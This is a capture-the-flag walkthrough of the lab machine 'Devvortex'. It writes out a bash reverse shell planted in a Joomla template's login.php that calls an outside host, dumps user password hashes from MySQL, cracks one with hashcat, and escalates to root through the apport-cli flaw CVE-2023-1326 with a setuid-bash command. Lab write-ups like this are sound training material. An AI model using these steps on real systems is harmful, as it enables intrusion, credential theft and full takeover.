
The image shows the Joomla! Setup and Maintenance page. The left sidebar contains a "Setup" section with links to "Global Configuration", "Install", "Extensions", "Discover", "Languages", "Templates", "Site Templates", "Site Template Styles", and "Administrator Templates" (which is highlighted with a red box). The main content area is divided into three columns. The first column, "Setup", contains links to "Global Configuration", "Install", "Extensions", "Discover", "Languages", "Templates", "Site Templates", "Site Template Styles", and "Administrator Templates". The second column, "Maintenance", contains links to "Clear Cache", "Database", "Global Checkin", "Manage", "Extensions", "Languages", "Content Languages", "Language Overrides", and "Plugins". The third column, "Information", contains links to "Warnings", "Installation Messages", "System Information", "Update", "Joomla", "Extensions", "Update Sites", "User Permissions", and "Groups".

Erel Regev




I added a reverse shell payload to the login.php file:


```
system('bash -c "bash -i >& /dev/tcp/10.10.14.139/8888 0>&1"');
```



I created a listener after editing the file and before saving it:



We got the shell!!



Now we are dealing with a mysql database, and we are using a superuser. Therefore, lets try to retrieve important and sensitive information from the db.

Erel Regev

First I stabilized the shell:

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ script /dev/null -c /bin/bash
<ex.htb/administrator$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^Z
```

```
(kali㉿kali)-[~/Desktop]
$ stty raw -echo; fg
[1] + continued nc -lvp 8888
export TERM=xterm
```

I executed the command:

mysql -h localhost -u lewis -p'\$password'

\$password = Lewis's password from earlier.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets |
| sd4fg_associations |
| sd4fg_banner_clients |
+-----+
```

This one looks interesting:

```
| sd4fg_users |
| sd4fg_viewlevels |
| sd4fg_webauthn_credentials |
| sd4fg_workflow_associations |
| sd4fg_workflow_stages |
| sd4fg_workflow_transitions |
| sd4fg_workflows |
+-----+
71 rows in set (0.00 sec)

mysql>
```


Erel Regev

```
mysql> select * from sd4fg_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | username | email | password | block | sendEmail |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 649 | lewis | lewis | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAyuhVBMVvnYWRceBmy8XdEzm1u | 0 | 0 |
| 2023-12-19 11:58:48 | 0 | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 650 | logan paul | logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy...tkIj12 | 0 | 0 |
| NULL | NULL | NULL | {"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0"} | 0 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

New user 'Logan' and new hash! Let's make an attempt to crack it!

```
(kali㉿kali)-[~/Desktop/Machines/devvortex]
└─$ hashcat -a 0 -m 3200 hash.txt ../../rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The p
=====
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i9-12900H, 14988/30040 MB (4096 MB allocatable), 8MCU
```

```
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy...tkIj12

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy...tkIj12
Time.Started.....: Tue Dec 19 14:20:13 2023 (1 min, 1 sec)
Time.Estimated...: Tue Dec 19 14:21:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (../../rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 23 H/s (5.46ms) @ Accel:8 Loops:2 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point...: 1344/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1022-1024
Candidate.Engine.: Device Generator
Candidates.#1...: teacher -> tagged
Hardware.Mon.#1..: Util: 19%

Started: Tue Dec 19 14:20:04 2023
Stopped: Tue Dec 19 14:21:15 2023
```

Cracked! Let's make an attempt to login via SSH:

```
(kali㉿kali)-[~/Desktop/Machines/devvortex]
└─$ ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Get the user flag:

```
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
9[REDACTED]1
logan@devvortex:~$
```

Erel Regev

Privilege Escalation

Lets see if We can run commands as sudo:

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Ok, so after I investigated possible exploits to use with this command, I found the following:

CVE-2023-1326

<https://nvd.nist.gov/vuln/detail/CVE-2023-1326>

<https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddc0364c48ecb>

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f --save ./123.crash
*** What kind of problem do you want to report?

Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 4
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c ./123.crash
*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.5 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.....
```

I was able to use the following command by the POC:

Erel Regev

```
== Symptom =====  
audio  
  
== Tags =====  
focal  
  
== Uname =====  
Linux 5.4.0-167-generic x86_64  
  
!cp /bin/bash /tmp/root; chmod u+s /tmp/root
```

```
*** Collecting problem information  
  
The collected information can be sent to the developers to improve the  
application. This might take a few minutes.  
.....  
!done (press RETURN)
```

```
logan@devvortex:~$ /tmp/root -p  
root-5.0# cat /root/root.txt  
7 [REDACTED]  
root-5.0#
```